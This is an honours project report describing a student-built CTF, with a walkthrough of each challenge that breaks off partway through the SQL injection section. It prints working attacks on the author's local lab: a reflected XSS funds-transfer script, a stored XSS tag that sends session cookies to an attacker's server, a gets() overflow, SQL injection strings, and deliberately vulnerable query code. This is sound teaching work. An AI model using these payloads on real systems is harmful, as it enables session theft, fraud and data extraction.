**CARLETON UNIVERSITY**

**COMP4905 - Honours Project**

---

# Honours CTF - Information Security Challenge

---

***Author:***
**Brandon Marshall**

***Supervisor:***
**Dr. Jason Hinek**

December 3, 2017

## Abstract

Information security challenges are known as Capture the Flag or CTF events. In these events, security enthusiasts compete against one another to solve tasks from a wide variety of security related categories. In Honours-CTF, competitors will have to exploit some of the most critical software bugs that have been exposed over years in order to solve the task at hand.

## Table Of Contents

## List of Figures

## **1.0: Motivation**

In 2015 Ginni Rometty, IBM's chairman said “Cyber crime is the greatest threat to every company in the world” and cyber crime shows no sign in slowing down. This year alone, costs and damages due to ransomware are expected to exceed 5 billion dollars (Morgan, S.). This is huge considering that in 2015 the costs and damages were 325 million. Cyber crime isn’t just a risk to large scale businesses, it's more of a risk to you. Cyber criminals don’t often get direct access to the company's bank account numbers or their secret documents, they get yours. The chart below (Richter, F) shows how many accounts in millions have been stolen in some of the largest databreaches of the last few years.




FIGURE 1: Large scale data breaches

This chart does not contain the more recent Equifax breach. In this breach the number of affected people is nearly half the the US population (NG, A. Muisl, S.). The information stolen included users names, addresses, social security numbers. If that wasn’t bad enough,  around 209,000 users had their credit card number robbed as well. In a statement following the breach Equifax said "Criminals exploited a US website application vulnerability to gain access to certain files." A website application vulnerability can come in a variety of flavours such as Cross Site Scripting, Code Injection, Security Misconfigurations, etc. The primary aim of my honours project is to expose how security vulnerabilities can exploited by hackers to expose sensitive information.

I will demonstrate these vulnerabilities by creating an information security competition. These competitions are normally referred to as Capture the Flag events or CTFs.  Capture the Flag events are competitions where security professionals compete in teams in order to solve a task. These tasks can be in a range of categories such as Cryptography, Web, Forensic, Binary, etc. Normally these tasks involve exploiting a vulnerability or breaking software in order to retrieve the flag. The flag is a string of characters, in my CTF the flag the characters are looking for looks like flag{1d5c99132f4bc1f5d110bf8e319f13bc} with the contents of the flag being an MD5 hash to ensure each flag is different and difficult to guess.

I have chosen to design a CTF event because I believe it is the most interesting way to fully understand a vulnerability and how it can be exploited. This is because it provides a live environment for users to try to break into. The aspect of hacking into a website or system is a lot more rewarding as hacking into one of these containing a vulnerability is far more engaging and provides better context than just learning about the vulnerability in theory.

## **2.0: Methodology**

The goal of my honours project is to effectively demonstrate how hackers exploit bugs in software to retrieve sensitive information. I have chosen to do this by means of creating a security CTF event. In order to properly design a CTF system, I first had to narrow down what types of challenges I wanted to include in the CTF.

In CTF events there are several challenge categories that could be presented: steganography, cryptography, web, digital forensics, packet analysis, and reversing. In the end, the majority of challenges included in my project were centered around web vulnerabilities with a brief introduction to reverse engineering. I chose to go with these categories because I knew I could write challenges that fit the following two objectives. Firstly, I wanted the challenges to have a sense of realism. The vulnerabilities that I present in some of my challenges form the basis for some of the deadliest and most common software bugs written. A user who understands these vulnerabilities has a good chance at discovering bugs in the real world. The second criterion I wanted each challenge to meet is a sense of relatability. It's not too often that users are exposed to packet captures, log file dumps, or RSA keys. However, almost everyone uses websites and a lot of the people that I would be targeting with a CTF event would have some knowledge of C/C++ code.

Once the categories for the CTF had been chosen, the next step was to do some research on how other CTF events are designed and to learn more about web vulnerabilities I could implement. Initially I thought the best way to do this was by entering and completing web related challenges in upincoming CTF events. I registered in a couple CTF events and tasked myself to complete the web challenges. Over the two CTF events I entered, I completed three web challenges. Each challenge took hours or days of trying to retrieve the flag, and helped me only in small amounts to understand how to build my own CTF. This is because two of the three challenges were SQL injection, implemented in different ways, and the third was a vulnerable outdated apache server. In short, using CTF events as my only source was too unreliable in terms of frequency of events, and variety of web vulnerabilities. I realized I needed a different approach.

The Open Web Application Security Project (OWASP) has provided a list of the top ten most critical web application security risks. My second approach was to independently research each one of these vulnerabilities.  This approach turned out to be quite a bit more effective as I was able to implement a number of the top ten security risks in Honours-CTF.

## 3.0: Challenges

### 3.1.1:  Password Guessing  and Information Leak

All websites are vulnerable to password guessing attacks. However, some websites make it far easier to gain access to a user's account than others. These attacks can been prevented by systems such as a token authenticator. In a token authenticator system your password changes every few minutes, and you carry around a physical device that constantly shows your password. These systems make it extremely unlikely someone will guess your password but they are highly expensive and the idea of carrying around a different authenticator for each website is unpopular. For most websites, the traditional defenses have involved blocking IP addresses with too many requests coming in, slowing down login requests to a certain degree, and locking out accounts that have had too many login accounts. These defenses can help, but if a couple key details are overlooked it won’t make a difference.


People create easily guessable passwords. In a 2016 study, the top 25 most common passwords made up 10% of the passwords surveyed (Morgan.). In order to attempt to force password variety websites have password restrictions. Password restrictions can come in the form of minimum length, minimum amount of capital letters and special characters. Weak password restrictions can be bad enough alone, but if you couple that with username information leak you have a recipe for disaster.

Information leak is when information that shouldn’t necessarily made public, is presented. In the context of usernames, this means you’re able to identify valid usernames on the site. If you know a username exists, and the website has weak password restrictions then you could most likely guess 1 in 10 of users passwords  given that you could provide the server with 25 requests per user.

This is exactly where challenge 1 comes in, the username information leak comes in the form of a list of newest members. Although this seems like a far fetched vulnerability, this isn’t the case. The inspiration for this challenge came from a website I visit from time to time.

### 3.1.2: Honours-CTF Password Guessing Attack

In order to gain access to the rest of the challenges, you first must log into the website. The only information you are handed are five usernames of the newest members. This member list changes every time you refresh the page.




**Please Login**

Username:
Password:
Submit

**here are some of our newest members**

- lamplighter
- marrows
- adaptionism
- chiselly
- polygynia
- enharmonic

FIGURE 2: login refresh 1



**Please Login**


Username:
Password:
Submit

**here are some of our newest members**

- malasapsap
- advantage
- conductimetric
- carminite
- hotbox
- maumetry

FIGURE 3: login refresh 2


This feature is exploitable. The next part of the solution is to figure out how to build a long list of valid usernames. In this case I the easiest way to do that is go into the debugger of Chrome or Firefox and view the javascript code. Eventually you will notice that there is a login2.js file which sends a post request which looks like the following:



```
$(document).ready(function (){
    $.ajax({
        type: 'POST',
        data: {
            'requestUsers' : 'true'
        },
```

FIGURE 4: username request


Create a script which mimics that post request to quickly retrieve and store username information. Once that’s complete, create a list of the top 25 most commonly used passwords, this list can be found just by a simple google search. Finally, view the client source code once again to figure out what the login post request looks like.



```
<form id="input-form" method="post">
  Username:
  <input id="username" name="username" type="text">
  <br>
  Password:
  <input id="pass" name="password" type="text">
  <br>
  <input value="Submit" type="submit">
</form>
```

FIGURE 5: login.html-form source

From the above HTML code you can determine that the post request looks like { username: ‘a_username’, password: ‘a_password’ }. To login create a script that matches this post request, and for each user try all of the top 25 passwords. Once you’re logged in, you will find the next challenge and the flag in the source.



```
<!-- Hey you Logged in here is the 1st Flag -->
<!-- flag{46c9b166037de85e41b0fcb8ff1b1d26} -->
<!-- Challange 2 is to find a way to DDOS the Server Using A Single Request -->
```

FIGURE 6: Source of home.html


### 3.2.1: DDOS

DDOS attacks are not used by hackers to expose information, rather they are used to disrupt services. if someone’s trying to take out a corporation they may not even need to break into their website. In 2015 a chinese website called Greatfire.org was hit with 2.6 billion requests per hour (Candrlic, G.). This cost the website $30,000 dollars per day. The attackers were trying to bankrupt Greatfire and successfully caused a huge headache for the administrators of Greatfire. Exigent Networks estimate that on average, DDOS attacks cost businesses $40,000 per hour (Finjan Team.). Knowing these facts, it is extremely important for developers to know about and protect against DDOS attacks.

The target of DDOS attacks is to ensure the server is flooded with information so it can no longer respond to requests. Simple defenses exist to defend against these attacks like rate-limiting your router, adding packet filters, and having more bandwidth than you require reducing the chances your network is overwhelmed. In Honours-CTF The webserver has DDOS protection in the form of filters, however, a flag is given for attempting to break these filters.

### 3.2.2: Honours-CTF DDOS

In this challenge, users have to attempt a DDOS using a single request. The solution to this challenge is simple, create a post request longer than two megabytes, and if the server had no defense it would take a long time to process. The check for this is extremely simple and can save the server from being DDOSed.



```
if (body.length > 2000000)
    respond(200,"DDOS COMPLETE flag{d4ed72aa38d8df397a1de220681c4725}");
```


*FIGURE 7: DDOS check & flag response*

### 3.3.1: Client-Side Hard Coded Passwords

Client side systems that have hard-coded usernames and passwords provide a huge threat. In the real world, these vulnerabilities are present because a product is shipped with a secret account that's either used for debugging customer problems, or it was simply only used for development and they forgot to take it out. I wanted to show exactly how easy it is to pull strings out of compiled programs.

### 3.3.2: Honours-CTF Extraction of Password from Binary File

Once logged into the site you can click on the challenge 3 link to download the compiled program. In unix all you need to do in order to retrieve the password is the following command: “strings <compiled_program_name>”



```
strings challange3
/lib64/ld-linux-x86-64.so.2
libstdc++.so.6
__gmon_start__
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
_ZNSt8ios_base4InitD1Ev
_ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc
_ZNSt8ios_base4InitC1Ev
_ZSt4cout
libm.so.6
libgcc_s.so.1
libc.so.6
puts
printf
__cxa_atexit
__cxa_finalize
scanf
strcmp
__libc_start_main
GLIBCXX_3.4
GLIBC_2.2.5
01230123H
0123
AWAVA
AUATL
[]A\A]A^A_
Please enter password to get the flag
flag{fc1fbb4dbbc85c2e83645f1bb455bbc2}
```

*FIGURE 8: Extracting flag from binary*


### 3.4.1: Cross-Site Request Forgery and Reflected XSS

Cross-site request forgery is eighth on the OWASP top 10 list. Cross-site request forgery refers to an attack that forces the victim to make a request that they did not intend to make. In this attack a user would visit a malicious website, the malware web application secretly sends a request to your trusty banking website, transfering funds from your account to theirs. This attack requires that you have previously logged into your banking website because your browser would automatically send your session cookie along with the request. There have been a couple defenses out for awhile but the latest is a new cookie attribution called same-site. Same-site cookies effectively eliminate cross-site request forgery because the browser only sends these cookies to sites with the same origin. With that being said the essence of the attack still remains. With a little help from social engineering and a reflective cross-site scripting bug, you are able to again force a victim's browser into performing unintended actions.

Cross-site scripting is third on the OWASP top 10 and comes in three types: reflected XSS, stored XSS, and DOM XSS. Reflected XSS happens when the server responds to a user that includes some or all of the data supplied by the user in a request. If the data is unfiltered and the user supplies javascript in the request, then the server will respond with that javascript and the user's browser will execute that script as if the server intentionally sent it. If an attacker is able to get a user to click on a malicious link to a site with a reflected XSS scripting bug, then just like in cross-site request forgery a user is forced into making a action they did not intend to make. Reflected cross-site scripting makes up the vulnerability for challenge 4.

### 3.4.2: Honours-CTF Reflective Cross-site Scripting Exploit

In challenge 4, we learn that there is a user named monoplyGuy who is extremely rich. He has a server running with which you can talk to him directly, this mimics any type of messaging service. The goal of this challenge is to use reflective XSS to transfer 10,000 dollars from his account to yours. A search bar is contained on the challenge page, the search tool is the attack vector for our reflective XSS attack. This is because if the search comes up with zero results, the input you provided to the search engine is displayed back to the user, as seen below.


Search Results

**Search Results**

this+is+being+reflected+back+from+the+server Doesn't Exist

User Search:
>
back

*FIGURE 9: demonstrating reflected XSS bug*

The search request takes whatever you enter in the user search bar adds it to a URL parameter with the name “username”, as seen below.



localhost:3003/challange4.html?username=search+value

*FIGURE 10: search GET request*

To create a malicious URL that exploits the reflective XSS bug all we need to do is replace the “search+value” in the above example with our javascript code we want our victim to run. The javascript code required to complete the transaction comes in the form of a post request that has a username and a funds parameter.



```
<script>
    var http = new XMLHttpRequest();
    var url = "http://localhost:3003/challange4.html";
    var params = "username=bloodstained&funds=1";
    http.open("POST", url, true);
    http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    http.send(params);
</script>
```

*FIGURE 11: Javascript Reflected-XSS code*

Once you have done the following you will have the malicious link. In Honours-CTF you will send this link (http:// included) to the monopolyGuy server and he will virtually click on this link. Since monopolyGuy has a session cookie stored in his browser he will already be authenticated and the request will go through with ease.


### 3.5.1: Stored XSS and Session Stealing

Unlike in reflected-XSS, stored-XSS attacks the server directly and a successful attack affects all users who visit the page that has been exploited. One of the most notable attacks came in 2005 on the popular website MySpace. Sammy is the name of a stored cross-site scripting worm which hit millions of MySpace users (Mook, N). To pull off a stored XSS attack you need to locate a place in which user input is stored and you're able to break out of that confined space. A common way to prevent these types of attacks is to filter the user input and remove any special characters or key words, however, since this is a blacklist strategy you are only filtering out the known bad characters which allows the possibility for bad characters to slip through. Stored XSS attacks everyone who visits the page thus high value targets are equally affected. If you wanted to take over a site, stealing the admin's session would be a good way to do it.

HTTP is a stateless protocol, yet many website have states to them. Developers have given states to http requests by attaching session cookies to them. These cookies give a context to an http request, like which profile a user is logged in as. In a session stealing attack, an attacker gains access to the victim's session cookie and copies the data. Once the attacker has the copied cookie he uses the copied cookie for himself, and just like that, the attacker is logged in as the original user would be. Preventative measures for session stealing exist in the form of tracking the user's http headers and IP address. Penalties are given when the sessions IP address changes or when the headers change, if the penalties are over a specific number, the session is terminated. This defense works because when a intrusion does occur the order of headers will change, and the IP address will also be modified.

### 3.5.2: Honours-CTF Stored XSS and Session Stealing


In this classic example of stored cross site scripting we must not only inject HTML into the comments section but also steal the admin's session. Luckily for us the server has no filtering of special characters so inserting raw-html and javascript is trivial. Our next step in stealing the admin's session is to redirect the target to a server we control, and send the session cookie along with it. There are many ways to redirect the user. In the image below, I have chosen to use the <img> tag to redirect the target and send their cookie to a server I have running on port 4000.



```
<img src="http://localhost:4000?flg"+document.cookie>
```

FIGURE 12: malicious image redirect


Which generates the response:



```
GET /?flg HTTP/1.1
Host: localhost:4000
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
o) Chrome/62.0.3202.94 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q
Referer: http://localhost:3003/challange5.h
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: 59fb161a17ea439cacff76707bbe25cf
```

FIGURE 13: malicious server receiving stolen session cookie

To change your cookie you will first need to download a cookie editor. Then login to the website and edit your current cookies value to be the one above, refresh the page and you will be logged in as admin.



Welcome flag{aec9f7f4609633dceb7af058e8c326c2}

Your Cash: CASH

Click Here for Challange3
Click Here for Challange4
Click Here for Challange5
Click Here for Challange6
Click Here for Challange7


FIGURE 14: Admin page, Challenge 5 flag

### 3.6.1: Buffer Overflow

A buffer overflow vulnerability arises when a program tries to write more to a buffer than the buffer is allocated, corrupting memory nearby. The corrupted memory could result in a segmentation fault of a program or worse, it could lead remote code execution. To execute a remote code injection attack an attacker would overwrite local variables of a stack up to a return address, then try to overwrite the return address to point back to the code which the attacker wrote in the corrupted memory. Any injected code that is successfully executed by the overflow attack runs at the same permission level as the software that was exploited. Stacked based overflows are easy enough to protect against. Stack guards, also known as canaries, are local variables that are placed right above the return address in memory. Before a function returns the canary is checked to ensure it hasn't been changed, and if it has, the program exits.

### 3.6.2: Honours-CTF Buffer Overflow Exploit

In this challenge you are given the source code to a C program (FIGURE 15) and you are told that it is running on a specific port.



```c
int main(int argc, char *argv[]){
    char buffer[12];
    int overflow_var = 0x000;

    printf("Please Input Text Here:\n");

    gets(buffer);

    if (overflow_var == 0x67416c46) {
        readFlagFile();
    }

    return 0;
}
```

*FIGURE 15: Challenge 6 Source*

In order to retrieve the flag you must execute the method "readFlagFile()" which reads and outputs the contents of the flag file. To execute this method you must make a variable "overflow_var" equal to the value "0x67416c46". Without the buffer overflow vulnerability this would be impossible due to the fact that "overflow_var" is initialized to "0x000". However we notice that a buffer is initialized right above our variable and our input is read into the buffer. We can see that the function "gets" is used to read in input instead of "fgets", this means there is no bounds check for the data we input and a buffer overflow is possible. Finally we use a hex to ascii converter to convert"0x67416c46" into "gAlF". Reverse that to get "FlAg" and you have got the value you want "overflow_var" to equal.


### 3.7.1: SQL Injection

Injection is the first item on the OWASP top 10 list. Injection occurs when user input is sent to an interpreter, attackers can exploit the interpreter syntax to execute their own code. A successful SQL injection attack can allow the attacker to have complete control over the database allowing inserts, deletions, and data extraction. There are two scenarios for SQL injection: regular and blind SQL injection. In regular SQL injection, an attacker intentionally tries to cause an error within SQL by inserting a single quotation. If the web server is misconfigured the error message will be sent back to the attacker. SQL error messages can reveal version, table, and column information which allows the attacker to rebuild the schema and thus further the attack. In blind SQL injection the error message is suppressed from the attacker. Since the attacker can't directly tell if the application is vulnerable to SQL injection, they must use alternative methods to decide. One popular method to determine this is a time based attack. The attacker modifies the SQL query in question to contain a sleep operation, if the web application is delayed in its response then you know the SQL query is vulnerable. Another method to determine if a query is vulnerable is to observe the changes in the result as you modify the query. This method can be as simple as inserting a quotation mark and causing an error. You may be then redirected to a blank page as no results would be returned. Once you know SQL injection is possible, to have complete control, you still need to be able to identify table and column names of the database. This ends up being guessing work for an attacker.

SQL injections were discovered in 1998 (Kerner, S, M.) but unfortunately they still remain very relevant today.  There is a proper defense called a prepared statement, which is extremely easy for developers to implement. In a prepared statement a SQL template is prepared and the user input bound to one of these parameters. This makes SQL injections extremely difficult, if not impossible, because the input will never become part of the SQL statement.

### 3.7.2: Honours-CTF SQL Injection

Honours-CTF is built with an SQLite database. Most of the time, such as in the first challenge, I do not want to allow SQL injection, thus I have used prepared statements to block these attempts. Using the npm module sqlite3, FIGURE 16 shows how I set up the prepared statement.




```
var stmt = db.prepare("SELECT * FROM LoginData WHERE username = (?) AND password = (?)");
stmt.get([username,password],function(err,row) {
```

*FIGURE 16: prepared statement in Honours-CTF*

The stmt variable is the SQL query template, I bind the parameters and execute the query using the get([parameters],callback) function.


In challenge 7 of Honours-CTF, a search bar is presented. From the challenge info we learn that this search bar differs from previous ones in Honours-CTF. This is because in the server-side code a prepared statement is not used. Instead, direct information from the user is put into the SQL query.



```
db.all("SELECT "+search_param+" FROM LoginData WHERE "+search_param+" = '" + search_request +"'",
```

*FIGURE 17: server side SQL vulnerable code*


The data for the SQL query are pulled from the URL parameters, which come from the information the user supplies to the search bar.



```
localhost:3003/challange7.html?username=search_request
```

*FIGURE 18: Search URL parameters*

We’ll try to cause an error by inserting the single quote and determining whether we're dealing with a blind SQL injection or not.



```
localhost:3003/challange7.html?username=search_request'

SQLITE_ERROR: unrecognized token: "'search_request''"
```

*FIGURE 19: misconfigured server returning error*


Now that we know we can inject SQL the next thing we need to do is see what data we can extract. By adding “ ‘ OR 1=1 -- - “ to the end of our search request we can trick SQL into returning all rows of usernames. The reason why we are inserting “ ‘ OR 1=1 -- -” is because we are imagining the SQL query looks something like the following:

*“SELECT username FROM <unknown_table> WHERE ‘ “ + <our_input> + “ ‘ “;*

When we inject our code we get the following:

*“SELECT username FROM <unknown_table> WHERE ‘ ‘ OR 1=1 -- - ‘ ;”*

We can see that the quotes in blue close each other, and the text in red is read by SQL as a comment. The comment is needed because otherwise we would have a single quote which would cause a syntax error. Now you may be wondering why the commented out semicolon isn't causing an syntax error, in most scenarios it would, however, the SQL API I am using automatically inserts the missing semicolon. In the case that the the API doesn't add the semicolon we would simply modify our injected code to look like " ' OR 1=1;". Finally executing the injected code we get all the usernames.



```
localhost:3003/challange7.html?username=search_request' OR 1=1 --
```


Search Results

Search Results

```
AdminmonopolyGuycampylobactermonaxonialbawsuntepito
Tongneurologicalphosphoreteddoricchapterfulantlionsadrov
Fucloffmicrobarpuckishnessesjolladeseretarmysbollerkoppi
```

FIGURE 20: SQL injection, return all usernames

Doing a search reveals there is no flag in the list of usernames, so we must look for other places where we can inject our code. Modifying the username key shows we receive an error.




```
localhost:3003/challange7.html?modified=search_request
```

```
SQLITE_ERROR: no such column: modified
```

FIGURE 21: modifying columns which are returned


The SQL error message has revealed that we are able to change the columns that have been returned. At this point we need to guess the column names of the table. Since we know that "username" is already a column we reasonably guess that "password" is also a column.



```
